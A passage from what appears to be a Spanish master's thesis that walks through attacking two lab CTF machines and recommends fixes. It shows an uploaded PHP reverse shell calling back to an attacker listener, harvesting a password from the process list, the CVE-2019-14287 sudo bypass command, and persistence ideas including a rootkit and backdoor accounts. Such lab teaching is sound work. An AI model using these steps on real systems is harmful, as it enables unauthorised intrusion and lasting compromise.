```

Figura 8. Página principal de servidor web

En este caso nos aporta poca información, pero es interesante verificar siempre el código de las páginas visitadas dado que en ocasiones se puede información relevante.

Podríamos usar una herramienta tipo **gobuster** que permite enumerar de un servidor web sus directorios y su contenido. En nuestro caso no será necesario ya que con la conexión FTP hemos obtenido esta información.

Puerto 22

Existe un servicio SSH con el software OpenSSH 7.6p1.

5.1.2. Análisis de vulnerabilidades

Después de realizar la enumeración nos vamos a centrar en explotar la mala configuración del servidor FTP. Vamos a probar directamente a subir una página .php que nos permita obtener una reverse Shell.

Podemos encontrar multitud de *reverse Shell* escritas en php. Solo tendremos que especificar la IP de nuestra máquina atacante (10.0.2.5) y a puerto debe conectarse (1234). En el anexo se puede encontrar el código utilizado.

Nos conectamos a nuestro servidor ftp y subimos el fichero. Los pasos son los siguientes:

1. Nos conectamos usando el usuario anonymous y contraseña la que queramos
2. Nos movemos dentro del directorio html/ el cual contiene la raíz de nuestro servidor web
3. Mediante el comando `lcd` vamos a nuestro directorio local que contiene el fichero a subir

- Usamos el comando `put` para subir el fichero `reverse-shell.php` a nuestro servidor.

El resultado es el siguiente:

```
(dani@kali) - [~/TFM/Oo0ps_machine]
└─$ ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPD 3.0.3)
Name (10.0.2.6:dani): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||10000|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      0      4096 Apr 11  2020 .
drwxr-xr-x  1 0      0      4096 Apr 11  2020 ..
drwxrwxrwx  1 0      0      4096 Apr 11  2020 html
226 Directory send OK.
ftp> cd html
250 Directory successfully changed.
ftp> lcd /home/dani/TFM/Oo0ps_machine/
Local directory now: /home/dani/TFM/Oo0ps_machine
ftp> put reverse-shell.php
local: reverse-shell.php remote: reverse-shell.php
229 Entering Extended Passive Mode (|||10000|)
150 Ok to send data.
100% |*****| 5486      63.03 MiB/s      00:00 ETA
226 Transfer complete.
5486 bytes sent in 00:00 (2.01 MiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||10000|)
150 Here comes the directory listing.
drwxrwxrwx  1 0      0      4096 Mar 19 13:07 .
drwxr-xr-x  1 0      0      4096 Apr 11  2020 ..
-rw-r--r--  1 0      0     10918 Apr 11  2020 index.html.bak
-rw-r--r--  1 0      0       164 Apr 11  2020 index.php
-rw-r--r--  1 101    102    5486 Mar 19 13:07 reverse-shell.php
226 Directory send OK.
ftp> █
```

Figura 9. *Reverse-shell.php*

Ahora ya tenemos nuestro fichero `reverse-shell.php` en nuestro servidor web. Lo único que nos falta es mediante la utilidad **netcat (nc)** *escuchar* en el puerto 1234 a ver si recibimos una conexión para conseguir una shell remota.

```
(dani@kali)-[~/TFM/OoOps_machine]
└─$ curl "http://10.0.2.6:8080/reverse-shell.php"
┌─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.6] 52674
Linux ac18a2690cf3 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023-02-23) x86_64 x86_64 x86_64 GNU/Linux
 13:14:10 up  2:44,  0 users,  load average: 0.07, 0.06, 0.07
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figura 10. Acceso a OoOps_machine mediante una reverse shell

Hemos obtenido acceso a la maquina con el usuario www-data.

Antes de seguir vamos a hacer un tratamiento a la `tty` para que nos sea más cómodo trabajar. Por norma general en las máquinas Linux suele haber instalada alguna versión de Python ya me muchos programas están escritos en este lenguaje y la necesitan. En el caso de que exista podemos hacer uso de ella para conseguir una interfaz más amigable. El comando es el siguiente:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
(dani@kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.6] 43118
Linux ac18a2690cf3 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023-02-23) x86_64 x86_64 x86_64 GNU/Linux
 15:18:34 up  4:48,  0 users,  load average: 0.00, 0.02, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WH
AT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whereis python
python: /usr/bin/python3.6m /usr/bin/python3.6 /usr/lib/python3.6
/etc/python3.6 /usr/local/lib/python3.6
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ac18a2690cf3:/$
```

Figura 11. Tratamiento de la tty mediante Python

Aunque el proceso es sencillo estamos limitados a que esté instalada alguna versión de Python.

Existe otro método para mejorar el terminal y es mediante el uso de comandos del sistema (es la que yo suelo usar). Los pasos están descritos en el Anexo de este documento.

Una vez tratado nuestro terminal ejecutamos el comando `ps aux` para comprobar el resultado:

```

www-data@acl18a2690cf3:/$ stty rows 50 columns 180
www-data@acl18a2690cf3:/$ ps -aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0  18380  3100 pts/0    Ss+  11:27   0:04 bash execution.sh
root          22  0.0  0.0  29152  2968 ?        S    11:27   0:00 /usr/sbin/vsftpd
root          57  0.0  0.4 327128 18652 ?        Ss   11:27   0:00 /usr/sbin/apache2 -k start
root          83  0.0  0.1  72304  4080 ?        Ss   11:27   0:00 /usr/sbin/sshd
root          85  0.0  0.0  18380  3092 pts/0    S+   11:27   0:00 /bin/bash ./myhacker.sh tefeme_86_pass
www-data    14380  0.0  0.0   4632   760 ?        S    16:03   0:00 /bin/sh -i
www-data    14394  0.0  0.0   19312  2220 ?        S    16:03   0:00 script /dev/null -c bash
www-data    14395  0.0  0.0     0     0 ?        Zs   16:03   0:00 [sh] <defunct>
www-data    14409  0.0  0.3 331772 13676 ?        S    16:03   0:00 /usr/sbin/apache2 -k start
www-data    14411  0.0  0.3 331748 14808 ?        R    16:03   0:00 /usr/sbin/apache2 -k start
www-data    14412  0.0  0.2 331528 10876 ?        S    16:03   0:00 /usr/sbin/apache2 -k start
www-data    14414  0.0  0.2 331528 10876 ?        S    16:03   0:00 /usr/sbin/apache2 -k start
www-data    14415  0.0  0.2 331528 10876 ?        S    16:03   0:00 /usr/sbin/apache2 -k start
www-data    14416  0.0  0.2 331528 10876 ?        S    16:03   0:00 /usr/sbin/apache2 -k start
www-data    14417  0.0  0.2 331528 10876 ?        S    16:03   0:00 /usr/sbin/apache2 -k start
www-data    14437  0.0  0.0   4632   848 ?        S    16:04   0:00 sh -c uname -a; w; id; /bin/sh -i
www-data    14441  0.0  0.0   4632   772 ?        S    16:04   0:00 /bin/sh -i
www-data    14451  0.0  0.0   19312  2252 ?        R    16:04   0:00 script /dev/null -c bash
www-data    14452  0.0  0.0   4632   764 pts/1    Ss   16:04   0:00 sh -c bash
www-data    14453  0.0  0.0  18512  3452 pts/1    S    16:04   0:00 bash
root        16077  0.0  0.0   4536   828 pts/0    S+   16:30   0:00 sleep 30
root        16091  0.0  0.0   4536   768 pts/0    S+   16:31   0:00 sleep 1
www-data    16092  0.0  0.0  36704  3144 pts/1    R+   16:31   0:00 ps -aux
www-data@acl18a2690cf3:/$

```

Figura 12. Procesos activos en *OoOps_machine*

Y ahora analizando la salida del comando vemos que hay un proceso un poco extraño. El propietario es root y está lanzando un script con un parámetro que sospechosamente se llama *tefeme_86_pass*. Se tendrá que investigar.

Aprovechando que hemos conseguido acceso a la maquina vulnerable con el usuario `www-data` vamos a hacer una búsqueda de alguna bandera.

```
find / -name *flag* -type f 2> /dev/null
```

Con este comando buscamos ficheros que contengan en su nombre la cadena *flag*. Mediante `2>` (salida `stderr`) descartamos los mensajes de error a */dev/null* (ej. directorios a los que el usuario `www-data` no puede acceder).

```
www-data@d0c3eba72daf:/$ find / -name *flag* -type f 2> /dev/null
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/home/hacker/flag.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/usr/lib/x86_64-linux-gnu/perl/5.26.1/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.26.1/bits/waitflags.ph
/usr/include/linux/tty_flags.h
/usr/include/linux/kernel-page-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/include/x86_64-linux-gnu/bits/ss_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
www-data@d0c3eba72daf:/$
```

Figura 13: Comando para encontrar la primera bandera en *OoOps_machine*

Y encontramos una bandera en el directorio **/home/hacker/flag.txt**

```
www-data@d0c3eba72daf:/$ cat /home/hacker/flag.txt
244cdf401e667cca77b8228066096985
www-data@d0c3eba72daf:/$
```

Figura 14. Primera bandera *OoOps_machine*

```
flag.txt: 244cdf401e667cca77b8228066096985
```

Anteriormente habíamos visto que en la salida del comando `ps -aux` figuraba un proceso de `root` que ejecutaba un script llamado `myhacker.sh` con un parámetro que podría ser una contraseña. Si intentamos buscar el fichero no lo encontramos y eso significa que está en algún directorio al cual nuestro usuario `www-data` no tiene acceso.

Analizando el directorio `/etc/passwd` vemos que hay un usuario llamado `hacker`.

```
messagebus:x:104:107::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:./run/sshd:/usr/sbin/nologin
hacker:x:1000:1000:,,,:/home/hacker:/bin/bash
www-data@d0c3eba72daf:/$
```

Figura 15. Fichero `/etc/passwd` - Usuario `hacker`

Vamos a intentar conectarnos mediante SSH a la máquina con el usuario `hacker` y usando `tefeme_86_pass` como contraseña.

```
(dani@kali) - [~]
└─$ ssh hacker@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is SHA256:ESZLiTaqp3Rp0agEdV0a0nKE8UIDeqCFQqJPSKWGBM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
hacker@10.0.2.6's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 6.1.0-kali5-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

hacker@d0c3eba72daf:~$ id
uid=1000(hacker) gid=1000(hacker) groups=1000(hacker)
```

Figura 16. Conexión a OoOps_machine mediante SSH

Con el usuario hacker conseguimos acceder mediante SSH.

Lo primero que se suele hacer es verificar si el usuario con el que estamos conectados tiene permisos para ejecutar `sudo` (si es que la utilidad está instalada).

```
hacker@d0c3eba72daf:~$ sudo -l
Password:
User hacker may run the following commands on d0c3eba72daf:
(ALL, !root) ALL
```

Figura 17. Sudo -l

La respuesta es afirmativa, pero de forma limitada: puede ejecutar cualquier comando en cualquier host en nombre de cualquier usuario exceptuando en nombre de root.

En este punto vemos que necesitamos hacer **una escalada de privilegios** para conseguir ser root.

Podemos encontrar diferentes herramientas, scripts... que realizan esta tarea de forma automatizada y de este modo nos evitan tener que comprobar de forma manual las diferentes versiones instaladas en el sistema, configuraciones débiles, usuarios con permisos de root, fichero con *sticky bit*, SUID, GUID...

Una de estas soluciones es la creada por Carlos Palop¹. Se trata de PEASS-ng (*Privilege Escalation Awesome Scripts SUITE new generation*). Esta suite incluye diversos scripts para Linux/Mac/Windows que buscan posibles vulnerabilidades que permitan realizar una escalada de privilegios.

Es ampliamente utilizado en el mundo CTF por la información que aporta y por el mantenimiento que realiza el autor.

En nuestro caso descargaremos **linpeas.sh** de:

<https://github.com/carlospolop/PEASS-ng/releases/tag/20230319>

Usaremos el comando scp (OpenSSH secure file copy) para copiar `linpeas.sh` en el directorio `/home/hacker`

```
(dani@kali) ~ - /TFM/OoOps_machine
└─$ scp linpeas.sh hacker@10.0.2.6:/home/hacker
hacker@10.0.2.6's password:
linpeas.sh
100% 809KB 25.7MB/s 00:00
```

Figura 18. Comando scp

La salida de este script es muy visual usando diferentes colores para llamar la atención sobre los puntos a analizar.

```
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders...
```

Figura 19. Paleta de colores de linpeas.sh

Lo primero que encontramos es:

```
└─$ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.26
```



Figura 20. Vulnerabilidad sudo versión 1.8.26²

Y nos ofrece un enlace a una página web en donde se describe como explotar la vulnerabilidad.

¹ <https://www.linkedin.com/in/carlos-polop-martin/>

² <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-execution-bypassing-paths>

```
sudo < v1.28

From @sickrov

sudo -u#-1 /bin/bash
```

Figura 21. Método de explotación de la vulnerabilidad de sudo

5.1.3. Explotación

[CVE-2019-14287](#)

En nuestro caso:

```
hacker@d0c3eba72daf:~$
hacker@d0c3eba72daf:~$ sudo -u#-1 /bin/bash
Password:
root@d0c3eba72daf:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@d0c3eba72daf:/home/hacker#
```

Figura 22. PoC vulnerabilidad sudo

Este comando se utiliza para ejecutar una nueva instancia de la shell Bash como el usuario con id -1. Debido a un fallo de una función detectado en versiones anteriores a las 1.8.28 la utilidad convierte el identificador -1 a 0 que es el identificador de usuario que se utiliza normalmente para representar al usuario root.

Tras la ejecución conseguimos hacer una escalada de privilegios al usuario `root`. Volvemos a usar el comando `find` para buscar la bandera que nos falta.

```
root@d0c3eba72daf:/home/hacker# find / -name *flag* -type f 2> /dev/null
/root/flag.txt
/home/hacker/flag.txt
root@d0c3eba72daf:/home/hacker#
```

Figura 23. Uso del comando find para encontrar el fichero flag.txt


La segunda bandera está dentro del directorio `/root`.

```
root@d0c3eba72daf:/home/hacker# cat /root/flag.txt
648d390c021ce7cfde2f95ea3fcd71ec
root@d0c3eba72daf:/home/hacker#
```

Figura 24. Contenido de flag.txt

flag.txt: 648d390c021ce7cfde2f95ea3fcd71ec

La salida del script es fácilmente interpretable y en el caso de que no nos hubiéramos percatado del aviso de que sudo podía ser vulnerable (¡estaba en rojo!) en otra parte del informe generado nos insistía en realizar su chequeo.



```
Interesting Files
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 43K Jan 8 2020 /bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 27K Jan 8 2020 /bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 427K Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 42K Jun 10 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 40K Mar 22 2019 /usr/bin/newgrp ---> HP-UX 10.20
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/chfn ---> SuSE 9.3/10
-rwsr-xr-x 1 root root 59K Mar 22 2019 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris 8/9(12-2004)/SPARC 8/9/Sun Solaris 2.3 to 2.5.1(02-1997)
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 520K Jul 23 2020 /usr/local/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
```

Figura 25. Salida obtenida de la ejecución del script *linpeas.sh*

5.1.4. Persistencia

Una vez conseguido el acceso y control del sistema podemos realizar diferentes acciones para mantenernos en él sin ser descubiertos.

8. En la mayoría de los casos el atacante suele instalar algún tipo de software malicioso diseñado para ocultar su presencia y permitiéndole tener un acceso remoto mediante una puerta trasera (backdoor). Es lo que se conoce como un *rootkit*. En internet hay numerosos ejemplos de *rootkit*, algunos más elaborados que otros.

Uno muy interesante lo encontramos en el repositorio GitHub de Zhang1933³. Se trata de un *rootkit* formado por un cliente y un servidor escritos en C. Una vez compilados se puede instalar en la máquina vulnerable la aplicación *servidor* como si fuera un módulo del *kernel*. Mediante el *cliente* y usando el protocolo ICMP podremos enviar comandos del sistema con privilegios de *root*.

9. Crear una cuenta de usuario con privilegios de administrador que nos permita conectarnos a la máquina atacada.

³ <https://github.com/Zhang1933/linux-rootkit>

10. Configurar el servidor SSH para que acepte conexiones mediante certificados y crear un par de claves publica/privada para el usuario *hacker* (de este modo aunque cambie la contraseña podremos seguir teniendo acceso).

Estas dos últimas opciones son muy "ruidosas", fácilmente detectables y sólo nos garantizarán un acceso a corto plazo.

5.1.5. Medidas correctivas

En la máquina se han detectado 3 vulnerabilidades: dos generadas por una mala configuración y una por una aplicación no actualizada.

CVE-1999-0497	
Título	Activado el acceso FTP mediante el usuario <i>anonymous</i> . Como tal no se considera un fallo de software sino un error de configuración.
Severidad	CVSS 3.x N/A, CVSS 2.0 N/A
Descripción	<p>La mayoría de servidores FTP incluyen la posibilidad de habilitar el acceso anonimo a ciertos directorios.</p> <p>En nuestro caso el servicio FTP esta configurado (/etc/vsftpd.conf) para que el usuario <i>anonymous</i> acceda por defecto el directorio /var/www.</p> <pre># Allow anonymous FTP? (Disabled by default). anonymous_enable=YES anon_root=/var/www</pre> <p>Este directorio contiene el directorio principal del servidor web html/ el cual tiene habilitados los permisos de lectura, escritura y ejecución para todos los usuarios.</p>
Corrección	Es responsabilidad del administrador del sistema configurar el servicio de forma correcta para evitar intrusiones o comportamientos no deseados. De todos modos se recomienda evitar el uso de este tipo de accesos.

N/A	
Título	Configuración errónea de scripts.
Severidad	Grave

Descripción El administrador ejecuta un script pasándole como parámetro una contraseña sin encriptar (en claro).

```
www-data 64 0.0 0.2 331528 10892 ? S 22:40 0:00 /usr/sbin/apache2 -k start
root 82 0.0 0.0 72304 3356 ? Ss 22:40 0:00 /usr/sbin/sshd
root 84 0.0 0.0 18380 3148 pts/0 S+ 22:40 0:00 /bin/bash ./myhacker.sh tefeme 86 pass
www-data 1322 0.0 0.0 4632 824 ? S 23:00 0:00 sh -c uname -a; w; id; /bin/sh -i
www-data 1326 0.0 0.0 4632 800 ? S 23:00 0:00 /bin/sh -i
```

Corrección Bajo ninguna circunstancia se pueden ejecutar scripts usando contraseñas sin cifrar, y menos pasándolas como un parámetro. En este caso cualquier usuario puede ver la contraseña pasada como parámetro mediante una exploración de los procesos activos.

CVE-2019-14287

Título Vulnerabilidad en una cuenta Runas ALL sudoer en Sudo

Severidad CVSS 3.x 8.8 Alta, CVSS 9.0 Alta

Descripción La vulnerabilidad permite a un usuario malintencionado que se encuentre en el fichero /etc/sudoers con permisos para actuar en nombre de cualquier usuario, salvo root, pueda igualmente ejecutar código con privilegios de administrador mediante un bypass de la política de seguridad

La vulnerabilidad fue descubierta por el investigador de Seguridad de la Información de Apple Joe Vennix.

```
hacker@484dda1b5f18:~$ sudo -u#-1 /bin/bash
Password:
root@484dda1b5f18:/home/hacker#
```


La explotación requiere únicamente el establecimiento de una ID de usuario al valor «-1 » o «4294967295». Esto es debido a que la función implicada en la conversión del valor de la ID de usuario a su valor nominal no trata correctamente el valor «-1» o su equivalente sin signo «4294967295». Dicha función está tratando esos valores de modo que quedan igualados a 0, cuya conversión nominal resulta ser *root*.

Corrección La versión de la utilidad sudo instalada en la máquina OoOps es la 1.8.26. Es necesario actualizarla a la versión 1.8.28 o superior.

5.2. Odyssey_v2

Como en la máquina anterior deberemos descargar y construir la imagen de la máquina vulnerable.

```
docker build . -t tfm:machine2
```



```
(dani@titan) - [~/TFM/odyssey_v2]
$ docker build . -t tfm:machine2
Sending build context to Docker daemon 62.46kB
Step 1/3 : FROM jserrai/tfm_ctf:odyssey_v2
odyssey_v2: Pulling from jserrai/tfm_ctf
a1125296b23d: Pull complete
3c742a4a0f38: Pull complete
4c5ea3b32996: Pull complete
```

Figura 26. Generación imagen de la máquina odyssey_v2

Para lanzar el contenedor usando la imagen generada:

```
docker run --rm -it -p 2222:22 -p 8080:80 tfm:machine2
```

Los *flags* utilizados son los mismos que en la máquina `OoOps_machine` salvo que en este caso se *mapearán* únicamente dos puertos: los puertos 2222 y 8080 de la máquina anfitriona estarán asociados a los puertos 22 y 80 del contenedor, respectivamente.

5.2.1. Reconocimiento

En la máquina anterior supusimos que no teníamos información del sistema vulnerable (caja negra) por lo que hicimos un escaneo de todos los puertos 1 al 65535.

Para esta máquina vamos a escanear únicamente los puertos 2222 y 8080 con la opción `-p`. El comando de Nmap es el siguiente:

```
nmap -Pn -sV -sC -T4 -n -p8080,2222 10.0.2.6
```

La única diferencia es que hemos añadido la opción `-n` para evitar que realice la resolución inversa de DNS.

```

(dani@kali) ~
└─$ nmap -Pn -sV -sC -T4 -n -p8080,2222 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-22 23:16 CET
Nmap scan report for 10.0.2.6
Host is up (0.0084s latency).

PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 56919f5ae0b44e1a22f89af023cc9cd0 (RSA)
| 256  87c2519ffc619306cc5c5b9304399398 (ECDSA)
| 256  07649ee4d9589634ffe8e48a0c2cf847 (ED25519)
8080/tcp  open  http     nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: 403 Forbidden
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.49 seconds
  
```

Figura 27. Escaneo de la máquina odyssey_v2

Puerto 2222

Existe un servicio SSH con el software OpenSSH 7.6p1. Es la misma versión de servidor SSH que estaba instalado en la máquina OoOps_machine y vimos que no presentaba vulnerabilidades conocidas.

Puerto 8080

A diferencia de la anterior máquina aquí encontramos un servidor nginx 1.14.0 que no nos devuelve el http-title porque esta *forbidden (403)*.

Vamos a usar Gobuster para intentar enumerar su contenido:

```

(dani@kali) ~
└─$ gobuster dir -u http://10.0.2.6:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.6:8080/
[+] Method:      GET
[+] Threads:     10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Extensions:  txt,php,html
[+] Timeout:     10s
=====
2023/03/22 23:33:12 Starting gobuster in directory enumeration mode
=====
/images      (Status: 301) [Size: 194] [--> http://10.0.2.6/images/]
/12          (Status: 301) [Size: 194] [--> http://10.0.2.6/12/]
/11          (Status: 301) [Size: 194] [--> http://10.0.2.6/11/]
/10          (Status: 301) [Size: 194] [--> http://10.0.2.6/10/]
/1           (Status: 301) [Size: 194] [--> http://10.0.2.6/1/]
/2           (Status: 301) [Size: 194] [--> http://10.0.2.6/2/]
/3           (Status: 301) [Size: 194] [--> http://10.0.2.6/3/]
/13          (Status: 301) [Size: 194] [--> http://10.0.2.6/13/]
/4           (Status: 301) [Size: 194] [--> http://10.0.2.6/4/]
/14          (Status: 301) [Size: 194] [--> http://10.0.2.6/14/]
/15          (Status: 301) [Size: 194] [--> http://10.0.2.6/15/]
/5           (Status: 301) [Size: 194] [--> http://10.0.2.6/5/]
/6           (Status: 301) [Size: 194] [--> http://10.0.2.6/6/]
/9           (Status: 301) [Size: 194] [--> http://10.0.2.6/9/]
/7           (Status: 301) [Size: 194] [--> http://10.0.2.6/7/]
/0           (Status: 301) [Size: 194] [--> http://10.0.2.6/0/]
/8           (Status: 301) [Size: 194] [--> http://10.0.2.6/8/]
/admin       (Status: 301) [Size: 194] [--> http://10.0.2.6/admin/]
/notes      (Status: 301) [Size: 194] [--> http://10.0.2.6/notes/]
/phpinfo.php (Status: 200) [Size: 58743]
Progress: 881070 / 882244 (99.87%)
=====
2023/03/22 23:40:30 Finished
=====
  
```

Figura 28. Resultado de ejecutar Gobuster

El servidor web está formado por una serie de directorios y por un fichero `phpinfo.php` en su raíz.

Este fichero `phpinfo.php` nos aporta información de la versión de php que está instalada, así como otros parámetros de funcionamiento.

PHP Version 7.1.33dev	
System	Linux c23f0776a7eb 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023-02-23) x86_64
Build Date	Jul 24 2020 14:56:27
Configure Command	'./configure' '--enable-fpm' '--without-pear'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/lib
Loaded Configuration File	(none)
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303.NTS
PHP Extension Build	API20160303.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled

En el directorio `/images` encontramos lo siguiente:

```
(dani@kali) - [~]
└─$ gobuster dir -u http://10.0.2.6:8080/images -w /usr/share/wordlists/dirb/common.txt -x jpg,jpeg,bmp
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.0.2.6:8080/images
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: jpg,jpeg,bmp
[+] Timeout: 10s
=====
2023/03/23 12:28:17 Starting gobuster in directory enumeration mode
=====
/0.jpg (Status: 200) [Size: 10089]
/1.jpg (Status: 200) [Size: 14498]
/10.jpg (Status: 200) [Size: 60094]
/12.jpg (Status: 200) [Size: 10089]
/13.jpg (Status: 200) [Size: 13319]
/11.jpg (Status: 200) [Size: 14475]
/14.jpg (Status: 200) [Size: 60094]
/15.jpg (Status: 200) [Size: 55007]
/2.jpg (Status: 200) [Size: 60094]
/3.jpg (Status: 200) [Size: 14501]
/4.jpg (Status: 200) [Size: 10089]
/5.jpg (Status: 200) [Size: 13319]
/6.jpg (Status: 200) [Size: 60094]
/7.jpg (Status: 200) [Size: 55007]
/9.jpg (Status: 200) [Size: 13319]
